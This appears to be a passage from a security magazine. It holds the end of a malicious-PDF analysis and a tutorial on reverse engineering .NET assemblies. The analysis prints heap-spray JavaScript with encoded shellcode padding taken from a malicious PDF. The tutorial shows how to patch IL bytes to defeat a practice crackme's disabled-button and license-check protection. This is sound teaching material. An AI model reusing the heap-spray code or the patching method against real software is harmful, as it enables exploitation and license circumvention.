                x[i] = alloc(0x8) + pointers_a;
                y[i] = alloc(0x88) + pointers_a;
                y[i] = alloc(0x88) + pointers_a;
                y[i] = alloc(0x88) + pointers_a;
        }
};
```

Figure 8. *JavaScript Code, that Will be Executed when the PDF File will be Opened*

```
padding = unescape("%u4e27%u8538%u4e27%u8538%u4e27%u8538%u53c3%u4a84%uc551%u634f%uc551%u634f%uc551%u634f%uc551%
u634f%uc551%u634f%uc551%u634f%uc551%u634f%u0c0c%u0c0c%ud37e%ud674%ud37e%ud674%ud37e%ud674%ud37e%ud674%ud37e%ud6
74%ud37e%ud674%ud37e%ud674%ud37e%ud674%ud37e%ud674%ud37e%ud674%ud37e%ud674%ud37e%ud674%ud37e%ud674%ud37e%ud674%
ud37e%ud674%ud37e%ud674");
while (padding.length < 0x10000)
padding = padding + padding;

spray_shellcode();
spray_eip('%u4141');

this.pageNum = 2;

endstream
```

Figure 9. *Heap Spraying with Shell Code plus Some Padding Bytes*

The tree commands shows the logical structure of the file, and starting explore object 4 (/AcroForm) (Figure 7).

As we see in the picture above when we type object 4 it gave you another objects to explore for now we didn't see any impotent information or seems suspicious except object 2 (XFA array) that gave us the element `<fjdklsaj fodpsaj fopjdsio>` and seems to us not continue something special.

Let's move to the another object (Open Action) (Figure 8).

No we can see JavaScript code, that will be executed when the pdf file will be opened.

The other part of the JavaScript code is barely obfuscated like writing some variables in hex and in this code we can see a heap spraying with shell code plus some padding bytes. The *attackers typically use unicode to encode their shell code and then use the* unescape *function to translate the unicode representation to binary content (now we are sure that defiantly a malicious pdf)* (Figure 9).

Defend

We defend our network from that type of malicious files by providing strong e-mail and web filter, IPS and by.

Application control: disable JavaScript and Disable PDF rendering in browsers, Block PDF readers from accessing file system and Network resources. Security awareness.

Conclusion

We've take a tour pdf file format structure and what it counties and we've seen how to detect a malicious pdf and know where and how can locate suspicious objects and showing the JavaScript code, an finally know how to defend our network.

YEHIA MAMDOUH EL GHALY

Certified (CCNA, CEH), Founder and instructor of Master Metasploit (Course). Trained in (Exploiting Web Applications with Samurai- Application Security- Cyber Crime Investigation). I also have 5 years experience in penetration testing

www.itsecurity.ma

security is not complete without "U"

Reverse Engineering, Malware Analysis, Forensic Analysis, Vulnerability Analysis, Pentest, Hacking, Exploitation & Bug Hunting... www.itsecurity.ma is the most advanced blog in MOROCCO

How to Reverse Engineer dot net Assemblies

The concept of dot NET can be easily compared to the concept of JAVA and Java Virtual Machine, at least when talking about compilation.

Unlike most of traditional programming languages like C/C++, application were developed using dot NET frameworks are compiled to a Common Intermediate Language (CIL or Microsoft Common Intermediate Language MSIL) – which can be compared to bytecode when talking about Java programs – instead of being compiled directly to the native machine executable code, the Dot Net Common Language Runtime (CLR) will translate the CIL to the machine code at runtime. This will definitely increase execution speed but has some advantages since every dot NET program will keep all classes' names, functions' names variables and routines' names in the compiled program. And this, from a programmer's point of view, is such a great thing since we can make different parts of a program using different programming languages available and supported by frameworks.

Just like Java and Java Virtual Machine, any dot NET program firstly compiled (if we can permit saying this) to a IL or MSIL language and is executed in a runtime environment: Common Language Runtime (CLR) then is secondly recompiled or converted on its execution, to a local native instructions like x86 or x86-64… which are set depending on what type of processor is currently used, thing is done by Just In Time (JIT) compilation used by the CLR.

To recapitulate, the CRL uses a JIT compiler to compile the IL (or MSIL) code which is stored in a Portable Executable (our compiled dot NET high level code) into platform specific code, and then the native code is executed. This means that dot NET is never interpreted, and the use of IL and JIT is to ensure dot NET code is portable.

Basically, every compiled dot NET application is not more than its Common Intermediate Language representation which stills has all the pre coded identifiers just the way they were typed by the programmer.

Technically, knowing this Common Intermediate Language will simply lead to identifying high level language instructions and structure, which means that from a compiled dot NET program we can reconstitute back the original dot NET source code, with even the possibility of choosing to which dot NET programming language you want this translation to be made. And this is a pretty annoying thing!

When talking about dot NET applications, we talk about "reflection" rather than "decompilation", this is a technique which lets us discover class information or assembly at runtime. This way we can get all properties, methods, functions… with all parameters and arguments, we can also get all interfaces, structures …

In-depth Sight

Before starting the analysis of our target (not yet presented) I will clarify and in depth some dot NET aspects starting by the *Common Language Runtime.*

Common Language Runtime is a layer between dot NET assemblies and the operating system in which it's supposed to run; as you know now (hopefully) every dot NET assembly is "translated" into a low level intermediate language (Common Intermediate Language – CIL which was earlier

called Microsoft Intermediate Language – MSIL) despite of the high level language in which it was developed with; and independent of the target platform, this kind of "abstraction" lead to the possibility of interoperation between different development languages.

The Common Intermediate Language is based on a set of specifications guaranteeing the interoperation; this set of specifications is known as the Common Language Specification – CLS as defined in the Common Language Infrastructure standard of Ecma International and the International Organization for Standardization – ISO (link to download Partition I is listed in references section).

Dot NET assemblies and modules which are designed to run under the Common Language Runtime – CLR are composed essentially by *Metadata* and *Managed Code*.

Managed code is the set of instructions that makes the "core" of the assembly / module functionality, and represents the application's functions, methods … encoded into the abstract and standardized form known as MSIL or CIL, and this is a Microsoft's nomination to identify the *managed* source code running exclusively under CLR.

On the other side, *Metadata* is a way too ambiguous term, and can be called to simplify things "data that describes data" and in our context, very simply, metadata is a system of descriptors concerning the "content" of the assembly, and refers to a data structure embedded within the low level CIL and describing the high level structure of the code. It describes the relationship between classes, their members, the return types, global items, methods parameters and so on… To generalize (and always consider the context of the common language runtime), metadata describes all items that are declared or referenced in a module.

Basing on this we can say that the two principal components of a module are metadata and IL code; the CLR system is subdivided to two major subsystems which are "*loader*" and the *just-in-time* compiler.

The loader parses the metadata and makes in memory a kind of layout / pattern representation of the inner structure of the module, then depending on the result of this last, the just-in-time compiler (also called *jitter*) compiles the Intermediate Language code into the native code of the concerned platform.

The Figure 1 describes how a managed module is created and executed.

Understanding MSIL

Beyond the obvious curiosity factor, understanding IL and how to manipulate it will just open the doors of playing around with any dot NET programs and in our case, figuring out our programs security systems weakness.

Before going ahead, it's wise to say that CLR executes the IL code allowing this way making operations and manipulating data, CRL does not handle directly the memory, it uses instead a stack, which is an abstract data structure which works accord-




Figure 1. *Compilation and execution of a managed module*

Table 1. *Non-exhaustive IL instruction list*

IL Instruction	Function	Byte representation
And	Computes the bitwise AND of two values and pushes the result onto the evaluation stack.	5F
Beq	Transfers control to a target instruction if two values are equal.	3B
Beq.s	Transfers control to a target instruction (short form) if two values are equal.	2E
Bge	Transfers control to a target instruction if the first value is greater than or equal to the second value.	3C
Bge.s	Transfers control to a target instruction (short form) if the first value is greater than or equal to the second value.	2F
Bge.Un	Transfers control to a target instruction if the first value is greater than the second value, when comparing unsigned integer values or unordered float values.	41
Bge.Un.s	Transfers control to a target instruction (short form) if the first value is greater than the second value, when comparing unsigned integer values or unordered float values.	34
Bgt	Transfers control to a target instruction if the first value is greater than the second value.	3D
Bgt.s	Transfers control to a target instruction (short form) if the first value is greater than the second value.	30
Bgt.Un	Transfers control to a target instruction if the first value is greater than the second value, when comparing unsigned integer values or unordered float values.	42
Bgt.Un.s	Transfers control to a target instruction (short form) if the first value is greater than the second value, when comparing unsigned integer values or unordered float values.	35
Ble	Transfers control to a target instruction if the first value is less than or equal to the second value.	3E
Ble.s	Transfers control to a target instruction (short form) if the first value is less than or equal to the second value.	31
Ble.Un	Transfers control to a target instruction if the first value is less than or equal to the second value, when comparing unsigned integer values or unordered float values.	43
Ble.Un.s	Transfers control to a target instruction (short form) if the first value is less than or equal to the second value, when comparing unsigned integer values or unordered float values.	36
Blt	Transfers control to a target instruction if the first value is less than the second value.	3F
Blt.s	Transfers control to a target instruction (short form) if the first value is less than the second value.	32
Blt.Un	Transfers control to a target instruction if the first value is less than the second value, when comparing unsigned integer values or unordered float values.	44
Blt.Un.s	Transfers control to a target instruction (short form) if the first value is less than the second value, when comparing unsigned integer values or unordered float values.	37
Bne.Un	Transfers control to a target instruction when two unsigned integer values or unordered float values are not equal.	40
Bne.Un.s	Transfers control to a target instruction (short form) when two unsigned integer values or unordered float values are not equal.	33
Br	Unconditionally transfers control to a target instruction.	38
Brfalse	Transfers control to a target instruction if value is false, a null reference (Nothing in Visual Basic), or zero.	39
Brfalse.s	Transfers control to a target instruction if value is false, a null reference, or zero.	2C
Brtrue	Transfers control to a target instruction if value is true, not null, or non-zero.	3A
Brtrue.s	Transfers control to a target instruction (short form) if value is true, not null, or non-zero.	2D
Br.s	Unconditionally transfers control to a target instruction (short form).	2B
Call	Calls the method indicated by the passed method descriptor.	28
Clt	Compares two values. If the first value is less than the second, the integer value 1 (int32) is pushed onto the evaluation stack; otherwise 0 (int32) is pushed onto the evaluation stack.	FE 04
Clt.Un	Compares the unsigned or unordered values value1 and value2. If value1 is less than value2, then the integer value 1 (int32) is pushed onto the evaluation stack; otherwise 0 (int32) is pushed onto the evaluation stack.	FE 03
Jmp	Exits current method and jumps to specified method.	27

Ldarg	Loads an argument (referenced by a specified index value) onto the stack.	FE 09
Ldarga	Load an argument address onto the evaluation stack.	FE 0A
Ldarga.s	Load an argument address, in short form, onto the evaluation stack.	0F
Ldarg.0	Loads the argument at index 0 onto the evaluation stack.	02
Ldarg.1	Loads the argument at index 1 onto the evaluation stack.	03
Ldarg.2	Loads the argument at index 2 onto the evaluation stack.	04
Ldarg.3	Loads the argument at index 3 onto the evaluation stack.	05
Ldarg.s	Loads the argument (referenced by a specified short form index) onto the evaluation stack.	0E
Ldc.I4	Pushes a supplied value of type int32 onto the evaluation stack as an int32.	20
Ldc.I4.0	Pushes the integer value of 0 onto the evaluation stack as an int32.	16
Ldc.I4.1	Pushes the integer value of 1 onto the evaluation stack as an int32.	17
Ldc.I4.M1	Pushes the integer value of -1 onto the evaluation stack as an int32.	15
Ldc.I4.s	Pushes the supplied int8 value onto the evaluation stack as an int32, short form.	1F
Ldstr	Pushes a new object reference to a string literal stored in the metadata.	72
Leave	Exits a protected region of code, unconditionally transferring control to a specific target instruction.	DD
Leave.s	Exits a protected region of code, unconditionally transferring control to a target instruction (short form).	DE
Mul	Multiplies two values and pushes the result on the evaluation stack.	5A
Mul.Ovf	Multiplies two integer values, performs an overflow check, and pushes the result onto the evaluation stack.	D8
Mul.Ovf.Un	Multiplies two unsigned integer values, performs an overflow check, and pushes the result onto the evaluation stack.	D9
Neg	Negates a value and pushes the result onto the evaluation stack.	65
Newobj	Creates a new object or a new instance of a value type, pushing an object reference (type O) onto the evaluation stack.	73
Not	Computes the bitwise complement of the integer value on top of the stack and pushes the result onto the evaluation stack as the same type.	66
Or	Compute the bitwise complement of the two integer values on top of the stack and pushes the result onto the evaluation stack.	60
Pop	Removes the value currently on top of the evaluation stack.	26
Rem	Divides two values and pushes the remainder onto the evaluation stack.	5D
Rem.Un	Divides two unsigned values and pushes the remainder onto the evaluation stack.	5E
Ret	Returns from the current method, pushing a return value (if present) from the caller's evaluation stack onto the caller's evaluation stack.	2A
Rethrow	Re throws the current exception.	FE 1A
Stind.I1	Stores a value of type int8 at a supplied address.	52
Stind.I2	Stores a value of type int16 at a supplied address.	53
Stind.I4	Stores a value of type int32 at a supplied address.	54
Stloc	Pops the current value from the top of the evaluation stack and stores it in a the local variable list at a specified index.	FE 0E
Sub	Subtracts one value from another and pushes the result onto the evaluation stack.	59
Sub.Ovf	Subtracts one integer value from another, performs an overflow check, and pushes the result onto the evaluation stack.	DA
Sub.Ovf.Un	Subtracts one unsigned integer value from another, performs an overflow check, and pushes the result onto the evaluation stack.	DB
Switch	Implements a jump table.	45
Throw	Throws the exception object currently on the evaluation stack.	7A
Xor	Computes the bitwise XOR of the top two values on the evaluation stack, pushing the result onto the evaluation stack.	61




Figure 2. *Crack Me's main form*




Figure 3. *Reflector's main window*




Figure 4. *Crack Me loaded on Reflector*

ing to the "last in first out" basis, we can do two important things when talking about the stack: pushing and pulling data, by pushing data or items into the stack, any already present items just go further down in this stack, by pulling data or items from the stack, all present items move upward toward the beginning of it. We can handle only the topmost element of the stack.

Every IL instruction has its specific byte representation, I'll try to introduce you a non exhaustive list of most important IL instructions, their functions and the actual bytes representation, and you are not supposed to learn them but use this list as a kind of reference: Table 1.

What this Means to a Reverse Engineer?

Nowadays there are plenty of tools that can "reflect" the source code of a dot NET compiled executable; a good and really widely used one is "Reflector" with which you can browse classes, decompile and analyze dot NET programs and components, it allows browsing and searching CIL instructions, resources and XML documentation stored in a dot NET assembly. But this is not the only tool we will need when reversing dot NET applications and we will need more than one article to cover all of them.

What Will you Learn From this First Article?

This first essay will show you how to deal with Reflector to reverse a simple practice oriented crack




Figure 5. *You Can Expend the Target by Clicking the "+" Sign*




Figure 6. *Keep on Developing Tree and See What is Inside of this Crack Me*




Figure 7. *We Can See Actual Code Just by Clicking on the Method's Name the Way We Get This*

me I did the basic way, so I tried to simulate in this Crack Me a "real" software protection with disabled button, disabled feature and license check protection (Figure 2).

So basically we have to enable the first button having "Enable Me" caption, by clicking it we will get the "Save as..." button enabled which will let us simulate a file saving feature, we will see where the license check protection is trigged later in this article.

Open up Reflector, at this point we can configure Reflector via the language's drop down box in the main toolbar, and select whatever language you may be familiar with, I'll choose Visual Basic but the decision is up to you of course (Figure 3).

Load this Crack Me up into it (File > Open menu) and look anything that would be interest us. Technically, the crack me is analyzed and placed in a tree structure, we will develop nodes that interest us: Figure 4.

You can expend the target by clicking the "+" sign: Figure 5.

Keep on developing tree and see what is inside of this Crack Me: Figure 6.

Now we can see that our Crack Me is composed by References, Code and Resources.

- Code: this part contains the interesting things and everything we will need at this point is inside of `HiddenNAME _ dotNET _ Reversing` (which is a Namespace)




Figure 8. *Crack Me's nodes expanded*

- References: is similar to "imports", "includes" used in other PE files.
- Resources: for now this is irrelevant to us, but it this is similar to ones in other windows programs.

By expanding the code node we will see the following tree: Figure 8.

We can already clearly see some interesting methods with their original names which is great, we have only one form in this practice so let's see what `Form1 _ Load(object, EventArgs): void` has to say, we can see actual code just by clicking on the method's name the way we get this: Figure 7.

If you have any coding background you can guess with ease that "*this.btnEnableMe.Enabled = false;*" is responsible of disabling the component "btnEnableMe" which is in our case a button. At this point it's important to see the IL and the byte representation of the code we are seeing, let's switch to IL view and see: Listing 1. In the code above we can see some IL instruction worth of being explained (in the order they appear):

- ldarg.0 Pushes the value 0 to the method onto the evaluation stack.
- callvirt Calls the method `get()` associated with the object btnEnableMe.
- ldc.i4.0 Pushes 0 onto the stack as 32bits integer.
- callvirt Calls the method `set()` associated with the object `btnEnableMe`.

This says that the stack got the value 0 before calling the method `set _ Enabled(bool)`, 0 is in general associated to *"False"* when programming, we will have to change this 0 to 1 in order to pass "*True*" as parameter to the method `set _ Enabled(bool);` the IL instruction that pushes 1 onto the stack is `ldc.i4.1`.

In a section above we knew that byte representation is important in order to know the exact location of the IL instruction to change and by what chang-

Table 2. *IL reference*

IL Instructio	Function	Byte representation
Ldc.I4.0	Pushes the integer value of 0 onto the evaluation stack as an int32.	16
Ldc.I4.1	Pushes the integer value of 1 onto the evaluation stack as an int32.	17
Callvirt	Call a method associated with an object.	6F
Ldarg.0	Load argument 0 onto the stack.	02

ing it, so by referring to the IL byte representation reference we have: Table 2.

We have to make a big sequence of bytes to search the IL instruction we want to change; we have to translate `ldc.i4.0`, `callvirt`, `ldarg.0` and `callvirt` to their respective byte representation and make a byte search in a hexadecimal editor.

Referring the list above we get: `166F??026F??`, the "??" means that we do not know neither `instance void [System.Windows.Forms]System.Windows.Forms.Control::set_Enabled(bool) (at IL_0007)` bytes representation nor bytes representation of `instance class [System.Windows.Forms]System.Windows.Forms.Label CrackMe2_HiddenName_dotNET_Reversing.MainForm::get_LblStat() (at IL_000d)`.

Things are getting more complicated and we will use some extra tools, I'm calling *ILDasm*! This tool is provided with dot NET Framework SDK, if you have installed Microsoft Visual Studio, you can find it in Microsoft Windows SDK folder, in my

Name	Date
AxImp.exe	26/10/2006 13:44
dasmhlp.cnt	23/09/2005 07:56
DASMHLP.HLP	23/09/2005 07:56
gacutil.exe	23/09/2005 07:01
gacutil.exe.config	26/10/2006 13:45
ildasm.exe	23/09/2005 07:01
ildasm.exe.config	26/10/2006 13:45
lc.exe	26/10/2006 13:45
mscorcfg.dll	26/10/2006 13:45
mscorcfg.msc	26/10/2006 13:45
mscormmc.dll	26/10/2006 13:45
mscormmc11.cfg	26/10/2006 13:45
PEVerify.exe	26/10/2006 13:45
PEVerify.exe.config	26/10/2006 13:45
RequiredPermissions.dll	26/10/2006 13:45
ResGen.exe	26/10/2006 13:45
sgen.exe	26/10/2006 13:45
signtool.exe	26/10/2006 13:45

Figure 9. *ILDASM*

Listing 1. *IL code*

```
.method private
   instance void Form1_Load (
        object sender,
        class [mscorlib]System.EventArgs e
    ) cil managed

{
    // Method begins at RVA 0x1b44c
    // Code size 29 (0x1d)
    .maxstack 2
    .locals init (
        [0] valuetype [System.Drawing]System.Drawing.Color
    )

    IL_0000: ldarg.0
    IL_0001: callvirt instance class [System.Windows.Forms]System.Windows.Forms.Button CrackMe2_
             HidenName_dotNET_Reversing.MainForm::get_btnEnableMe()
    IL_0006: ldc.i4.0
    IL_0007: callvirt instance void [System.Windows.Forms]System.Windows.Forms.Control::set_
             Enabled(bool)
    IL_000c: ldarg.0
    IL_000d: callvirt instance class [System.Windows.Forms]System.Windows.Forms.Label CrackMe2_
             HidenName_dotNET_Reversing.MainForm::get_LblStat()
    IL_0012: call valuetype [System.Drawing]System.Drawing.Color [System.Drawing]System.Dra
ing.Color::get_Red()
    IL_0017: callvirt instance void [System.Windows.Forms]System.Windows.Forms.Control::set
ForeColor(valuetype [System.Drawing]System.Drawing.Color)
    IL_001c: ret
} // end of method MainForm::Form1_Load
```

system *ILDasm* is located at *C:\Program Files\Microsoft Visual Studio 8\SDK\v2.0\Bin* (Figure 9).

ILDasm can be easily an alternative tool to Reflector or ILSpy except the fact of having a bit less user friendly interface and no high level code translation feature. Anyway, once located open it and load our Crack Me into it (File -> Open) and expand trees as following: Figure 10.




Figure 10. *Target loaded on ILDASM*




Figure 11. *Show bytes on ILDASM*

ILDasm does not show byte representation by default, to show IL corresponding bytes you have to select *View -> Show Bytes*: Figure 11. Then double click on our concerned method (Form1_Load…) to get the IL code and corresponding bytes: Figure 12.

We have more information about IL instructions and their Bytes representations now, in order to use this amount of new information, you have to know that after "|" the low order byte of the number is stored in the PE file at the lowest address, and the high order byte is stored at the highest address, this order is called "Little Endian".

What Does this Mean?

When looking inside `Form1_Load( )` method using ILDasm, we have this:

```
IL_0006:  /* 16   |
IL_0007:  /* 6F   | (0A)000040
IL_000c:  /* 02   |
IL_000d:  /* 6F   | (06)000022
```

These Bytes are stored in the file this way: `166F4000000A026F22000006`.

Back to Our Target

This sequence of bytes is quite good for making a byte search in a hexadecimal editor, in a real situation study; we may face an annoying problem which is finding more than one occurrence of our sequence. In this situation, instead of searching for bytes sequence we search for (or to better say "go to") an offset which can be calculated.

An *offset,* also called *relative address*, is used to get to a specific *absolute address*. We have to calculate an offset where the instruction we want to change is located, referring to *Figure 1,* ILDasm




Figure 12. *ILDasm IL + bytes representations encoded Form1_Load() method*

and ILSpy indicate the Relative Virtual Address (RVA) at the line `// Method begins at RVA 0x1b44c` and in order to translate this to an offset or file location, we have to determinate the layout of our target to see different sections and different offsets / sizes, we can use PEiD or any other PE Tool, but I prefer to introduce you a tool that comes with Microsoft Visual C++ to view PE sections called "*dumpbin*" (If you do not have it, please referrer to links on "References" section).

Dumpbin is a command line utility, so via the command line type "*dumpbin -headers target_name.exe*" (Figure 13).

By scrolling down we find interesting information:

```
SECTION HEADER #1
   .text name
   1C024 virtual size
    2000 virtual address
